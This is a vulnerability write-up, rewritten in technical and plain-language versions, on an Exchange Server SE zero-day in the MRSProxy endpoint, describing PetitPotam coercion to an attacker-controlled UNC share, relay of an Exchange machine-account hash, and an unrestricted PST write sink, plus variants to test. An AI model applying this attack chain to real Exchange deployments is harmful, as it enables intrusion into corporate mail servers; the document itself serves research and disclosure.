Hunting Exchange Server 0day like a detective
The Mailbox Replication Proxy service on Exchange Server exposes a WCF endpoint directly through HTTP.sys that accepts Windows Negotiate authentication and only checks for the ms-Exch-EPI-Token-Serialization extended right, which only Exchange machine accounts hold. An attacker inside the domain could coerce one Exchange server into authenticating to another and relay that machine-account hash to the endpoint, reaching a PST-writing sink that runs as System.

medium.com
Published on medium.com
Exchange
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up about hunting a zero-day in Microsoft Exchange Server, published by Jang (with Mugmug of MB VRED) on 13 August 2026 and tagged CVE-2026-62911. The target is Exchange Server SE, the latest version at the time of writing, and the feature at the centre of it is MRSProxy, the Mailbox Replication Proxy Service.
MRSProxy is the remote WCF interface exposed by the mailbox replication service. It lets other Exchange components, or another Exchange server, create mailbox-provider objects and operate on them remotely. The report quotes the service contract:
[ServiceContract(SessionMode = SessionMode.Required)]internal interface IMailboxReplicationProxyService{ void ExchangeVersionInformation( VersionInformation clientVersion, out VersionInformation serverVersion); long IMailbox_Config6( Guid reservationId, Guid primaryMailboxGuid, Guid physicalMailboxGuid, string filePath, byte[] partitionHint, Guid mdbGuid, string mdbName, MailboxType mbxType, int proxyControlFlags, int localMailboxFlags); void IMailbox_Connect(long mailboxHandle); }

The service runs in the MSExchangeMailboxReplication.exe process, independently of IIS, and that process runs with System privileges.
Setup
The researcher's starting point was the pwn2own schedule: an Exchange entry and several SharePoint entries. After the competition, he and a colleague began digging into the Exchange entry, following the ZDI YouTube short about it. Within two days, with the assistance of Claude Opus 4.6, the colleague was able to pop calc on the latest Exchange Server SE.
The report's most plausible hypothesis is that the attacker sits inside the network, on a domain-joined PC. and a deployment with more than one Exchange server (the report uses EX01 and EX02, with the FQDN ex01.[redacted]). The relay step explicitly works only in a multiple-server setup, because a captured hash cannot be relayed back to the machine it came from.
Finding it
Most of the information about the vulnerability in the ZDI material had been censored, but the researcher extracted clues from what remained. The questions he asked of the censored screenshot were:
- Why not a reverse shell?
- Why is the censored response abnormally large?
- Why
low_priv_attacker? - Why
ex01.[redacted]?

Answering these, in his view, covers most of the mystery.
Why no reverse shell, and why a large response
From past Exchange vulnerabilities, the researcher notes that most direct RCE paths are gone: Microsoft has been minimising .NET deserialisation usage and restricting most existing deserialisation entrypoints. Direct code execution was therefore unlikely.
The large response pointed at the PST export trick used in ProxyShell, where a polyglot PST file is created and dropped onto the Exchange server, producing a webshell and a large response. The obstacle is that New-MailboxExportRequest has since been patched to allow only these extensions: .pst, .eml, .ost. If the bug were the same trick, there had to be another place able to export a PST file.
Feeding this reasoning to an AI agent, with the August patch Tuesday forbidden, produced the answer: the Microsoft.Exchange.PST.PSTSession.Open() method can also write a PST file without any restriction on file extensions.

The callstack to that sink is:
MailboxReplicationProxyService.IMailbox_ConfigPst(handle, attackerPath) > PstDestinationMailbox.ConfigPst(attackerPath) MailboxReplicationProxyService.IMailbox_Connect() > PstMailbox.Connect() >> PSTSession.Open()
The two MRSProxy entrypoints
MRSProxy is reachable through two different HTTPS paths:
/EWS/MRSProxy.svc/Microsoft.Exchange.MailboxReplicationService.ProxyService
The first is hosted behind IIS and managed by Exchange CAFE, which has been hardened against hash relay attacks since 2022. It has two protections: the MRSProxyEnabled property controls whether EWS can forward MRSProxy to the backend (disabled by default in the researcher's setup), and Exchange Extended Protection protects /ews from NTLM relay. Going through this path would require a novel authentication bypass, which the researcher considers almost impossible after four years of hardening.
The second entrypoint is configured in MSExchangeMailboxReplication.exe.config:
<service name="Microsoft.Exchange.MailboxReplicationService.MailboxReplicationProxyService" behaviorConfiguration="MrsProxyServiceBehavior"> <endpoint address="https://localhost/Microsoft.Exchange.MailboxReplicationService.ProxyService" binding="customBinding" bindingConfiguration="MrsProxyHttpsBinding" contract="Microsoft.Exchange.MailboxReplicationService.IMailboxReplicationProxyService" /></service>
The corresponding binding is:
<binding name="MrsProxyHttpsBinding" receiveTimeout="00:22:00"> <httpsTransport authenticationScheme="Negotiate" <= [1] maxReceivedMessageSize="100000000" /></binding>
This endpoint is not hosted by IIS; it is exposed directly through HTTP.sys, and because of that no further Extended Protection is applied to its authentication. It uses Windows Negotiate auth, as marked at [1].
Exploitation
Step 1: confirm the endpoint is listening

The service state can be checked locally with:
netsh http show servicestate
Step 2: reach the endpoint without authentication
A remote unauthenticated request can reach the endpoint directly:

Step 3: understand the authorisation check
Being reachable does not mean any user can authenticate. MRSProxyAuthorizationManager.GetPrincipal() first takes the identity established by HTTP.sys:
IAuthenticationInfo authenticationInfo = base.Authenticate(operationContext);WindowsIdentity windowsIdentity = authenticationInfo.WindowsPrincipal.Identity as WindowsIdentity;
It then performs an Exchange-specific authorisation check:
using (ClientSecurityContext clientContext = new ClientSecurityContext(windowsIdentity)){ if (!LocalServer.AllowsTokenSerializationBy(clientContext)) { return null; }}
AllowsTokenSerializationBy() checks whether the connecting identity holds the Exchange extended right ms-Exch-EPI-Token-Serialization. During Exchange Server setup, only Exchange server machine accounts are granted this right, so the endpoint is meant for internal use by Exchange servers only.

Step 4: coerce an Exchange server into authenticating
The remaining clues, low_priv_attacker and the FQDN ex01.[redacted], suggested the attacker sits inside the network, on a domain-joined PC. To confirm, the researcher turned to MS-EFSR over Windows RPC, the PetitPotam trick. Connecting to an Exchange server (for example EX01) and calling EfsRpcEncryptFileSrv():
EfsRpcEncryptFileSrv( FileName = "\\attacker\share\whatever")
forces the Exchange server to connect to the attacker's UNC path and authenticate using its machine account.

Step 5: relay the machine account hash
The hash does not need to be cracked. Since /Microsoft.Exchange.MailboxReplicationService.ProxyService has no hardened authentication mechanism, the captured hash of EX02 can be relayed to the MRSProxy on EX01:

This works only with multiple Exchange servers, because the captured hash cannot be relayed to itself.
Root cause
The second MRSProxy endpoint is exposed directly through HTTP.sys rather than through IIS and CAFE, and uses Windows Negotiate authentication without the Extended Protection applied to /ews. Its only gate is the ms-Exch-EPI-Token-Serialization extended right, which machine accounts of Exchange servers hold, so any way of making an Exchange server authenticate to an attacker-controlled destination yields a usable credential for that endpoint. The PST write sink behind IMailbox_ConfigPst and PSTSession.Open() accepts an attacker-supplied path without restricting file extensions, unlike the patched New-MailboxExportRequest.
Impact
The report does not describe the final impact of the PST write sink; it only notes the process runs with System privileges. The report is explicit about the preconditions: the attacker must be inside the network, typically on a domain-joined PC, the deployment must contain more than one Exchange server, and the environment must permit the Exchange server to make outbound connections and permit domain users to reach Exchange on ports such as 445, 139 and 3389. The researcher calls these conditions unrealistic in many real-world environments and tells defenders not to panic.
Fix
The report does not describe a vendor fix or a specific remediation.
Variants to test
- Look for other WCF services exposed directly through HTTP.sys with
authenticationScheme="Negotiate"and no Extended Protection. A positive result is a service reachable unauthenticated whose only authorisation gate is an extended right held by machine accounts. - Enumerate other sinks reachable from
IMailbox_ConfigPstorPSTSession.Open()that accept a caller-supplied path. A positive result is a file written to an arbitrary path with an arbitrary extension. - Check whether other Exchange components still accept PST export paths outside
New-MailboxExportRequest. A positive result is a PST written to a web-accessible directory. - Test coercion primitives other than MS-EFSR against Exchange servers. A positive result is an outbound authenticated connection from the Exchange machine account to an attacker-controlled listener.
- In multi-server deployments, relay a coerced machine account hash to the MRSProxy endpoint of a different Exchange server. A positive result is successful authentication and a call into the mailbox-provider objects.
What happened, in plain words
A security researcher called Jang, working with Mugmug of MB VRED, spent some time looking at Microsoft Exchange Server, the email server software that many companies run to handle their mail, calendars and shared mailboxes. He published what he found on 13 August 2026, tagged CVE-2026-62911, and the target was Exchange Server SE, the newest version at the time.
The short version: Exchange has a background service that lets one Exchange server talk to another one and ask it to do mailbox work. That service listens on a network port of its own, outside the normal web server that Exchange usually puts in front of things. The only real check it makes is "is the caller an Exchange server machine account?", and that check can be satisfied by tricking a real Exchange server into logging in to a machine the attacker controls, capturing the login material, and forwarding it to a different Exchange server. Once inside, the attacker can ask the service to write a PST file to a path of their choosing, without restriction on file extensions.
The researcher is careful to say the conditions are unrealistic in many real environments, and tells defenders not to panic. He also spends the opening of the post complaining that AI tools have made finding vulnerabilities cheap and that the reporting process is slow and demoralising. That context matters for reading the rest, because the whole hunt was driven by feeding clues to an AI assistant.
The product and the feature at the centre of it
Exchange Server is Microsoft's mail server. Companies run it so employees can have mailboxes, calendars and shared folders. A large Exchange installation usually has more than one server: one might hold a user's mailbox, another might handle connections from phones and Outlook clients, and they need to cooperate.
That cooperation is what MRSProxy is for. MRSProxy stands for Mailbox Replication Proxy Service. "Replication" here means copying or moving mailbox data between servers, for example when an administrator moves a mailbox from one server to another. "Proxy" means one server acts on behalf of another: a front-end server receives a request and passes it to the back-end server that actually holds the mailbox.
Technically, MRSProxy is a WCF interface. WCF (Windows Communication Foundation) is a Microsoft framework for building services that programs call over a network, roughly the .NET equivalent of a web API. An API is simply a defined set of operations one program can ask another program to perform, like a menu of requests with fixed names and arguments. The report quotes the menu that MRSProxy offers:
[ServiceContract(SessionMode = SessionMode.Required)]internal interface IMailboxReplicationProxyService{ void ExchangeVersionInformation( VersionInformation clientVersion, out VersionInformation serverVersion); long IMailbox_Config6( Guid reservationId, Guid primaryMailboxGuid, Guid physicalMailboxGuid, string filePath, byte[] partitionHint, Guid mdbGuid, string mdbName, MailboxType mbxType, int proxyControlFlags, int localMailboxFlags); void IMailbox_Connect(long mailboxHandle); }
Line by line, in plain words:
[ServiceContract(SessionMode = SessionMode.Required)]marks the following interface as a network service contract, and says a session is required, meaning the caller must establish a connection before calling operations.internal interface IMailboxReplicationProxyServicedeclares the set of operations, named after the service.internalmeans it is visible only inside the Exchange code, not to outside programs compiling against it.void ExchangeVersionInformation(...)is an operation where the caller sends its version and the server replies with its own version. It is a handshake, like two people confirming they speak the same language before a conversation.long IMailbox_Config6(...)is the interesting one. It takes afilePathstring among many identifiers, and returns a handle (a number the caller can use later to refer to the configured mailbox). The nameConfig6suggests a sixth revision of a configuration operation.void IMailbox_Connect(long mailboxHandle)takes the handle from the previous call and connects to the mailbox it refers to.
The service runs inside a Windows process called MSExchangeMailboxReplication.exe. A process is a running program with its own memory and permissions. This one runs independently of IIS, which is Microsoft's web server, and it runs with System privileges, the highest level of permission on a Windows machine, higher even than a normal administrator in many respects. So anything that reaches this process and makes it act on the attacker's behalf is acting with enormous power.
The starting point: a competition and a censored video
The researcher's interest began with the schedule of that year's pwn2own, a well-known hacking contest where researchers demonstrate working exploits against fully patched software for prizes. The schedule listed an Exchange entry and several SharePoint entries. After the competition, he and a colleague started digging into the Exchange entry, following a short ZDI YouTube video about it. ZDI is the Zero Day Initiative, the organisation that runs pwn2own and buys vulnerability reports.
Within two days, with the help of an AI model called Claude Opus 4.6, the colleague was able to pop calc on the latest Exchange Server SE. "Pop calc" is jargon for achieving code execution: the classic demonstration is making the Windows calculator appear, because if you can launch a program of your choosing, you control the machine.
The report's most plausible hypothesis is that the attacker sits inside the network, on a domain-joined PC, and the relay step works only with more than one Exchange server. First, the attacker is inside the corporate network, sitting on a computer that is joined to the same Windows domain as the Exchange servers. A domain is a group of machines and accounts managed together, with shared login rules. Second, there is more than one Exchange server. The report uses the names EX01 and EX02 for two of them, and the fully qualified domain name (FQDN) ex01.[redacted] for one. An FQDN is the complete name of a machine on a network, the equivalent of a full postal address rather than just a first name.
The relay step later in the report works only in a multi-server setup, because a captured login cannot be forwarded back to the machine it came from. Think of it as a badge you copied from one building's guard: it will not get you past the same guard again, but a different building's guard may accept it.
Finding it: reading the clues
Most of the useful detail in the ZDI material had been censored, but the researcher pulled clues out of what was left. He asked himself four questions about the censored screenshot:
- Why not a reverse shell?
- Why is the censored response abnormally large?
- Why
low_priv_attacker? - Why
ex01.[redacted]?
The image accompanies the clues taken from the censored ZDI material. A reverse shell is a common way to prove code execution: the attacker's program connects back out to the attacker's machine and hands over a command prompt. low_priv_attacker looks like the name of the account used in the demonstration, suggesting a low-privilege user rather than an administrator. The FQDN suggests the target was a specific named server rather than a generic address.
Answering these questions, in his view, covers most of the mystery.
Why no reverse shell, and why a large response
From his experience with earlier Exchange vulnerabilities, the researcher notes that most direct paths to remote code execution are gone. Microsoft has been reducing its use of .NET deserialisation and restricting the entrypoints that still exist. Deserialisation is the process of turning stored or transmitted data back into live objects in memory. It is a classic source of bugs, because if an attacker can control the data being turned back into objects, they can sometimes control which code runs. With those doors closed, direct code execution was unlikely.
The large response pointed somewhere else: the PST export trick used in ProxyShell. ProxyShell was a well-known chain of Exchange vulnerabilities from 2021. In that trick, an attacker causes Exchange to create a PST file, which is Outlook's mailbox archive format, and arranges for the file to be a polyglot: a file that is valid in two formats at once, so it can be both a mailbox archive and a web script. Dropping that file into a web-accessible folder gives a webshell, a script an attacker can use to run commands through the browser. The response to such a request is large because the server is sending back the contents of a mailbox.
The obstacle is that New-MailboxExportRequest, the Exchange command that used to allow this, has since been patched. It now allows only these extensions: .pst, .eml, .ost. A file extension is the part after the dot in a filename, which tells Windows and web servers what kind of file it is. If the bug were the same trick, there had to be another place in Exchange able to export a PST file.
Feeding this reasoning to an AI agent, with the August patch Tuesday forbidden, produced the answer. Patch Tuesday is Microsoft's monthly day for releasing security fixes; forbidding the AI from reading that month's fixes stops it from simply repeating a known patch. The answer was that the Microsoft.Exchange.PST.PSTSession.Open() method can also write a PST file without any restriction on file extensions.
The image accompanies the AI response about the PSTSession.Open() method. A sink, in vulnerability research, is the place where attacker-controlled data finally does something dangerous, such as writing a file or executing a command. The callstack to that sink is:
MailboxReplicationProxyService.IMailbox_ConfigPst(handle, attackerPath) > PstDestinationMailbox.ConfigPst(attackerPath) MailboxReplicationProxyService.IMailbox_Connect() > PstMailbox.Connect() >> PSTSession.Open()
A callstack is the chain of function calls that leads from the entry point to the dangerous operation, like a trail of signposts from the front door to the room where the safe is. Reading it in order:
MailboxReplicationProxyService.IMailbox_ConfigPst(handle, attackerPath)is the network operation the attacker calls, passing a handle and a path they control.PstDestinationMailbox.ConfigPst(attackerPath)is the internal function that receives that path and configures a PST destination with it.MailboxReplicationProxyService.IMailbox_Connect()andPstMailbox.Connect()are the connect operations that follow, opening the mailbox.PSTSession.Open()is the sink: the point where the file is actually opened for writing.
The two MRSProxy entrypoints
MRSProxy is reachable through two different HTTPS paths:
/EWS/MRSProxy.svc/Microsoft.Exchange.MailboxReplicationService.ProxyService
A path is the part of a URL after the domain name, telling the server which resource you want, like a street address after the town name. HTTPS is the encrypted version of the web protocol, the same thing your browser uses when the padlock is shown.
The first path is hosted behind IIS and managed by Exchange CAFE. CAFE is the Exchange component that sits in front of the web services and handles client connections. It has been hardened against hash relay attacks since 2022. A hash, in this context, is a value derived from a password that Windows sends during authentication instead of the password itself; if an attacker captures it, they can sometimes forward it to another server to log in as the victim, which is a relay attack. The first path has two protections: the MRSProxyEnabled property controls whether the web services can forward MRSProxy to the backend, and in the researcher's setup it was disabled by default; and Exchange Extended Protection protects /ews from NTLM relay. NTLM is an older Windows authentication protocol, and Extended Protection is a set of checks that bind an authentication to the connection it was made on, so a captured login cannot be replayed elsewhere. Going through this path would require a novel authentication bypass, which the researcher considers almost impossible after four years of hardening.
The second entrypoint is configured in a file called MSExchangeMailboxReplication.exe.config:
<service name="Microsoft.Exchange.MailboxReplicationService.MailboxReplicationProxyService" behaviorConfiguration="MrsProxyServiceBehavior"> <endpoint address="https://localhost/Microsoft.Exchange.MailboxReplicationService.ProxyService" binding="customBinding" bindingConfiguration="MrsProxyHttpsBinding" contract="Microsoft.Exchange.MailboxReplicationService.IMailboxReplicationProxyService" /></service>
This is XML, a text format for structured configuration. Line by line:
<service ...>opens the definition of a service, giving it a name and pointing at a behaviour configuration calledMrsProxyServiceBehavior.<endpoint ...>defines one network endpoint, meaning one address where the service can be reached.address="https://localhost/Microsoft.Exchange.MailboxReplicationService.ProxyService"is the address.localhostmeans the machine itself, so the service is configured to listen locally on that path.binding="customBinding"andbindingConfiguration="MrsProxyHttpsBinding"say which transport and security settings apply, referring to the binding defined next.contract="...IMailboxReplicationProxyService"ties the endpoint to the interface quoted earlier.
The corresponding binding is:
<binding name="MrsProxyHttpsBinding" receiveTimeout="00:22:00"> <httpsTransport authenticationScheme="Negotiate" <= [1] maxReceivedMessageSize="100000000" /></binding>
Again line by line:
<binding name="MrsProxyHttpsBinding" receiveTimeout="00:22:00">names the binding and sets how long it waits for data before giving up: 22 minutes.<httpsTransport ...>says the transport is HTTPS, the encrypted web protocol.authenticationScheme="Negotiate"is the key line, marked[1]by the researcher. Negotiate is Windows' way of choosing between authentication protocols, typically Kerberos or NTLM, when a client connects.maxReceivedMessageSize="100000000"allows messages up to 100,000,000 bytes, roughly 100 MB, which is large and consistent with the "abnormally large response" clue.
This endpoint is not hosted by IIS. It is exposed directly through HTTP.sys, which is the kernel-level component of Windows that listens for HTTP traffic and hands it to whichever application registered the address. Because IIS and CAFE are not in the path, no further Extended Protection is applied to its authentication. That is the gap.
The image accompanies the point that the service runs in MSExchangeMailboxReplication.exe with System privileges.
Exploitation
Step 1: confirm the endpoint is listening
The service state can be checked locally with:
netsh http show servicestate
netsh is a Windows command-line tool for configuring network settings. http selects the HTTP subsystem. show servicestate asks it to list the HTTP services currently registered and their state. Running it on the Exchange server shows whether the MRSProxy endpoint is registered with HTTP.sys and listening. The researcher ran it to confirm the endpoint exists and is reachable, before trying to talk to it.
The image accompanies the command used to check the endpoint's existence.
Step 2: reach the endpoint without authentication
A remote unauthenticated request can reach the endpoint directly:
The image shows a remote unauthenticated request reaching the endpoint directly. The point is that the endpoint answers before authentication is even attempted: the network path is open, and the authentication challenge comes afterwards. This is why the researcher could test it from outside the server process.
Step 3: understand the authorisation check
Being reachable does not mean any user can authenticate. The service runs an authorisation manager, MRSProxyAuthorizationManager.GetPrincipal(), which first takes the identity established by HTTP.sys:
IAuthenticationInfo authenticationInfo = base.Authenticate(operationContext);WindowsIdentity windowsIdentity = authenticationInfo.WindowsPrincipal.Identity as WindowsIdentity;
In plain words:
base.Authenticate(operationContext)asks the underlying framework to perform authentication for the current operation, and returns information about who connected.authenticationInfo.WindowsPrincipal.Identity as WindowsIdentityextracts the Windows identity, the actual Windows account, from that information, so the service knows which account is on the other end.
It then performs an Exchange-specific authorisation check:
using (ClientSecurityContext clientContext = new ClientSecurityContext(windowsIdentity)){ if (!LocalServer.AllowsTokenSerializationBy(clientContext)) { return null; }}
Line by line:
using (ClientSecurityContext clientContext = new ClientSecurityContext(windowsIdentity))creates a security context for the connecting identity and ensures it is cleaned up afterwards. A security context is the bundle of credentials and group memberships that Windows uses to decide what an account may do.if (!LocalServer.AllowsTokenSerializationBy(clientContext))asks whether this identity is allowed to serialise its token. A token here is the Windows access token, the internal object that represents a logged-in account and its privileges. Serialising it means packaging it so it can be sent to another machine, which is exactly what server-to-server mailbox operations need.return null;rejects the caller if the answer is no.
AllowsTokenSerializationBy() checks whether the connecting identity holds the Exchange extended right ms-Exch-EPI-Token-Serialization. An extended right is an extra permission defined in Active Directory, Microsoft's directory of users and computers, beyond the basic read and write permissions. During Exchange Server setup, only Exchange server machine accounts are granted this right, so the endpoint is meant for internal use by Exchange servers only.
The image accompanies the conclusion that the endpoint is meant for Exchange servers only.
Step 4: coerce an Exchange server into authenticating
The remaining clues, low_priv_attacker and the FQDN ex01.[redacted], suggested the attacker sits inside the network, on a domain-joined PC. A low-privilege user on an ordinary workstation would fit both: the account name says low privilege, and the FQDN says the target was a specific internal server.
To confirm, the researcher turned to MS-EFSR over Windows RPC, the PetitPotam trick. RPC (Remote Procedure Call) is a way for one program to call a function on another machine as if it were local. MS-EFSR is the protocol for the Encrypting File System Remote service, which lets a client ask a server to perform file encryption operations. PetitPotam is a well-known technique that abuses this service to make a Windows machine authenticate to an attacker-chosen address. Connecting to an Exchange server (for example EX01) and calling EfsRpcEncryptFileSrv():
EfsRpcEncryptFileSrv( FileName = "\\attacker\share\whatever")
In plain words:
EfsRpcEncryptFileSrvis the remote procedure being called: encrypt a file on the server.FileName = "\\attacker\share\whatever"is the file to encrypt, given as a UNC path. A UNC path is a Windows network address of the form\\server\share\name, meaning "on the machine called server, in the shared folder called share, the item called name". Here the server is the attacker's machine and the share is one the attacker controls.
The trick is that the Exchange server, trying to encrypt a file at that address, must first connect to the attacker's machine and log in to it. It does so using its machine account, the account Windows gives to the computer itself. The attacker's machine captures that login material.
The image accompanies the description of forcing the Exchange server to authenticate to the attacker's UNC path with its machine account.
Step 5: relay the machine account hash
The hash does not need to be cracked. Cracking means guessing the password behind a captured hash by brute force, which can take a very long time. Since /Microsoft.Exchange.MailboxReplicationService.ProxyService has no hardened authentication mechanism, the captured hash of EX02 can be relayed to the MRSProxy on EX01:
The image illustrates relaying the captured hash of EX02 to the MRSProxy on EX01.
This works only with multiple Exchange servers, because the captured hash cannot be relayed to itself. The machine that produced the hash will not accept it back, but a different machine will.
Root cause
The second MRSProxy endpoint is exposed directly through HTTP.sys rather than through IIS and CAFE, and uses Windows Negotiate authentication without the Extended Protection applied to /ews. Its only gate is the ms-Exch-EPI-Token-Serialization extended right, which machine accounts of Exchange servers hold, so any way of making an Exchange server authenticate to an attacker-controlled destination yields a usable credential for that endpoint. The PST write sink behind IMailbox_ConfigPst and PSTSession.Open() accepts an attacker-supplied path without restricting file extensions, unlike the patched New-MailboxExportRequest.
Impact
The report does not describe the final impact of the PST write sink; it only notes the process runs with System privileges. The report is explicit about the preconditions: the attacker must be inside the network, typically on a domain-joined PC, the deployment must contain more than one Exchange server, and the environment must permit the Exchange server to make outbound connections and permit domain users to reach Exchange on ports such as 445, 139 and 3389. Ports are numbered channels on a machine; 445 and 139 are used for Windows file sharing, and 3389 is Remote Desktop. The researcher calls these conditions unrealistic in many real-world environments and tells defenders not to panic.
Fix
The report does not describe a vendor fix or a specific remediation.
Variants to test
- Look for other WCF services exposed directly through HTTP.sys with
authenticationScheme="Negotiate"and no Extended Protection. A positive result is a service reachable unauthenticated whose only authorisation gate is an extended right held by machine accounts. - Enumerate other sinks reachable from
IMailbox_ConfigPstorPSTSession.Open()that accept a caller-supplied path. A positive result is a file written to an arbitrary path with an arbitrary extension. - Check whether other Exchange components still accept PST export paths outside
New-MailboxExportRequest. A positive result is a PST written to a web-accessible directory. - Test coercion primitives other than MS-EFSR against Exchange servers. A positive result is an outbound authenticated connection from the Exchange machine account to an attacker-controlled listener.
- In multi-server deployments, relay a coerced machine account hash to the MRSProxy endpoint of a different Exchange server. A positive result is successful authentication and a call into the mailbox-provider objects.
Glossary
- API: a defined set of operations one program can ask another program to perform, like a menu of requests.
- Active Directory: Microsoft's directory service that stores users, computers and permissions for a Windows network.
- Authentication: proving who you are, usually with a password or a token.
- Authorisation: deciding what an authenticated identity is allowed to do.
- CAFE: the Exchange component that sits in front of its web services and handles client connections.
- Callstack: the chain of function calls leading from an entry point to a particular operation.
- Code execution: getting a program of your choosing to run on a target machine.
- Cracking: recovering a password from a captured hash by brute force or guessing.
- CVE: a public identifier for a known vulnerability, assigned by a central authority.
- Deserialisation: turning stored or transmitted data back into live objects in memory; a common source of bugs when the data is attacker-controlled.
- Domain: a group of Windows machines and accounts managed together with shared login rules.
- Domain-joined PC: a computer that belongs to such a domain and uses its accounts.
- Endpoint: a specific network address where a service can be reached.
- Exchange Extended Protection: a set of checks that bind an authentication to the connection it was made on, so a captured login cannot be replayed elsewhere.
- Extended right: an extra permission defined in Active Directory beyond basic read and write.
- FQDN: fully qualified domain name, the complete name of a machine on a network.
- Hash: a value derived from a password that Windows sends during authentication instead of the password itself.
- HTTP.sys: the Windows kernel component that listens for HTTP traffic and hands it to the application that registered the address.
- HTTPS: the encrypted version of the web protocol.
- IIS: Microsoft's web server.
- Kerberos: a Windows network authentication protocol.
- Low privilege: an account with few permissions, such as an ordinary user rather than an administrator.
- Machine account: the account Windows gives to a computer itself, used when it authenticates to other machines.
- MRSProxy: Mailbox Replication Proxy Service, the Exchange service that lets servers perform mailbox operations on each other's behalf.
- MS-EFSR: the protocol for the Encrypting File System Remote service, abused by PetitPotam to make a machine authenticate to an attacker.
- Negotiate: Windows' way of choosing between authentication protocols, typically Kerberos or NTLM.
- NTLM: an older Windows authentication protocol.
- Patch Tuesday: Microsoft's monthly day for releasing security fixes.
- PetitPotam: a known technique that abuses MS-EFSR to coerce a Windows machine into authenticating to an attacker-chosen address.
- Polyglot file: a file that is valid in two formats at once.
- Pop calc: jargon for achieving code execution, from the classic demonstration of launching the calculator.
- Port: a numbered channel on a machine; 445 and 139 are used for Windows file sharing, 3389 for Remote Desktop.
- Process: a running program with its own memory and permissions.
- ProxyShell: a well-known chain of Exchange vulnerabilities from 2021.
- PST: Outlook's mailbox archive file format.
- pwn2own: a hacking contest where researchers demonstrate working exploits against fully patched software.
- Relay attack: capturing authentication material and forwarding it to another server to log in as the victim.
